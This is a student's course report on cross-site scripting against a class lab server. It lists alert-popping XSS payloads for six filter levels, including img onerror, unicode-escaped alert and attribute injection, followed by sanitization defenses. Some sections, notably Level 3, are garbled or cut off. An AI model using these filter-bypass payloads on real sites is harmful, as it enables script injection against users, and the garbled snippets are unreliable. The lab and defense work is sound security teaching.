WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Sumanth Naga Payyavula

Email:payyavsa@mail.uc.edu

Hackathon 1: Cross-Site Scripting Attacks and Defenses

Overview: This Hackathon-1 focuses on learning about cross-site scripting attacks (XSS attacks), identifying code vulnerabilities, applying the OWASP guidelines to our code to adhere to safe coding practices, and protecting against OWASP attacks. Furthermore, this lab was split up into TASKS. In Task 1, you will be tasked with attacking this URL (http://waph-hackathon.eastus.cloudapp.azure.com/xss/) through six levels of attack. The second task is to lessen the impact of XSS attacks by using secure coding techniques, which include input validation and output sanitization. Following the completion of each task, the documentation was completed in markdown format, and a PDF report was generated using the Pandoc tool. Link to the repository: https://github.com/payyavsa/waph-payyavsa/blob/main/labs/hackathon1/Readme.md

Figure 1: Sumanth Naga Payyavula

Task 1 : ATTACKS

Level 0

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

attacking script :

```
<script>alert("Level 0 : hacked by Sumanth Naga Payyavula")</script>
```



Figure 2: Level 0

Level 1

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

At the end of the URL, an attacking script is passed as a pathvariable.

```
?input=<script>alert("Level 1: Hacked by Sumanth Naga Payyavula")</script>
```



Figure 3: Level 1

Level 2

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

This URL has been mapped to a straightforward HTML ‘

}, and the attacking script is passed through the form itself because it is an HTTP request without an input field and does not accept the path variable.’

```
<script>alert("Level 2: Hacked by Sumanth Naga Payyavula")</script>
```

Source code Guess of echo.php:

```
if(!isset($_POST['input'])){
   die("{\"error\": \"Please provide 'input' field in an HTTP POST Request\"}");
echo $_POST['input'];
```



Figure 4: Level 2

Level 3

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php

If the {

t>

Source code Guess of echo.php:

str_replace(['

'],'', $input)

\pagebreak

Level 4

URL : [http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php](http://waph-hack

This level fully filters the `<script>` tag.i.e., even if the string is broken and then conc
```JS
?input=<img%20src="..."
    onerror="alert(Level 4: Hacked by Sumanth Naga Payyavula)">
```

Source code guess of echo.php:

```php
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```



Figure 5: Level 4

Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php

Both the `alert()` function and the `<script>` tag are filtered at this level. I combined the onerror() function of the `<img>` tag with unicode encoding to raise the popup alert.

```
?input=<img src="invalid"
    onerror="\u0061lert(Level 5: Hacked By Sumanth Naga Payyavula)">
```

Using the {} tag, I have employed an alternative method to reroute this URL to the Level1 URL. then, in a manner akin to that of level 1, I have initiated the alert from Level 1.

```
?input=<a href=https://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php"
        >Execute echo.php</a>
```

source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
            || stripos($data, 'alert') !== false) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```



Figure 6: Level 5

Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

This level does accept input, but I believe the source code converts all relevant characters to their corresponding HTML entities using the htmlentities() method. This guarantees that the user-provided input appears on the webpage only as text.

In this case, you can use javascript eventListeners like onmouseover(), onclick(), onkeyup(), etc. to pop an alert on a webpage. When a key is pressed in the input field, the onkeyup() eventlistener—which I have used—creates an alert on the webpage.

```
/" onkeyup="alert('Level 6 : Hacked by Sumanth Naga Payyavula')"
```

when the url for the aforementioned script is passed, this will append to the code and manipulates the input form element as below.

```
<form action="/xss/level6/echo.php/"
    onkeyup="alert('Level 6 : Hacked by Sumanth Naga Payyavula')" method="POST">
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```

source code guess of echo.php:

```
    echo htmlentities($_REQUEST('input'));
```



Figure 7: Level 6



Figure 8: Level 6 after injecting XSS code

TASK 2 : DEFENSE

A . echo.php

In Lab 1, the echo.php file was updated, input validation was added, and XSS defense code was added. First, the input is examined to see if it is empty; if it is, PHP is terminated. The text is displayed on the webpage solely as text if the input is valid. This is accomplished by using the htmlentities() method to sanitize the input and convert it to the appropriate characters in HTML.



Figure 9: Defense echo.php

```
if(empty($_REQUEST["data"])){
        exit("please enter the input field 'data'");
        }
    $input=htmlentities($_REQUEST["data"]);
    echo ("The input from the request is <strong>" .$input. "</strong>.<br>");
```

B . Lab 2 front-end part

The waph-payyavsa.html code was extensively rewritten, and the external input points were located. Every one of these inputs was verified, and the output texts were cleaned.

i) The input data is verified for the HTTP GET and POST request forms. There is now a new function called validateInput() that requires text entry from the user before the request can be processed.



Figure 10: Defense waph-payyavsa.html



Figure 11: Validating HTTP requests input

ii) `.innerHTML` was converted to `.innerText` wherever HTML rendering si not needed and only plain text is displayed.



Figure 12: modifying innerHTML to innerText



Figure 13: validating the input of the AJAX requests

iii) In order to prevent cross-site scripting attacks, a new function called encodeInput() has been written to sanitize the response by converting special characters to their appropriate HTML entities before inserting them into the HTML document. As a result, the textual content is rendered unexecutable. The content is added as innerText to the newly created element, which is a new div element created by this code. which is afterwards given back as the HTML content.

```
function encodeInput(input){
            const encodedData = document.createElement('div');
            encodedData.innerText=input;
            return encodedData.innerHTML;
        }
```



Figure 14: encodeInput() & validateInput() functions



Figure 15: response after encoding the result

iv) for the API https://v2.jokeapi.dev/joke/Programming?type=single which is employed to get jokes back. To verify whether the received result matches the result, new validations have been added.jokes are not empty in JSON. if it is null and an error message is displayed.

```
if (result && result.joke) {
        var encodedJoke = encodeInput(result.joke);
        $("#response").text("Programming joke of the day: " +encodedJoke);
                }
else{
         $("#response").text("Could not retrieve a joke at this time.");
}
```



Figure 16: handling Joke API and Guess age API

v) It is verified that the received result for the asynchronous function guessAge() is not empty or 0. Additionally, the user's input is verified to ensure it is not null or empty. In both cases, an error message is displayed.

```
if(result.age==null || result.age==0)
   return $("#response")
    .text("Sorry, the webserver threw an error cannot retrieve your age");
$("#response").text("Hello "+name+" ,your age should be "+result.age);
```



Figure 17: Guess age function in case error is thrown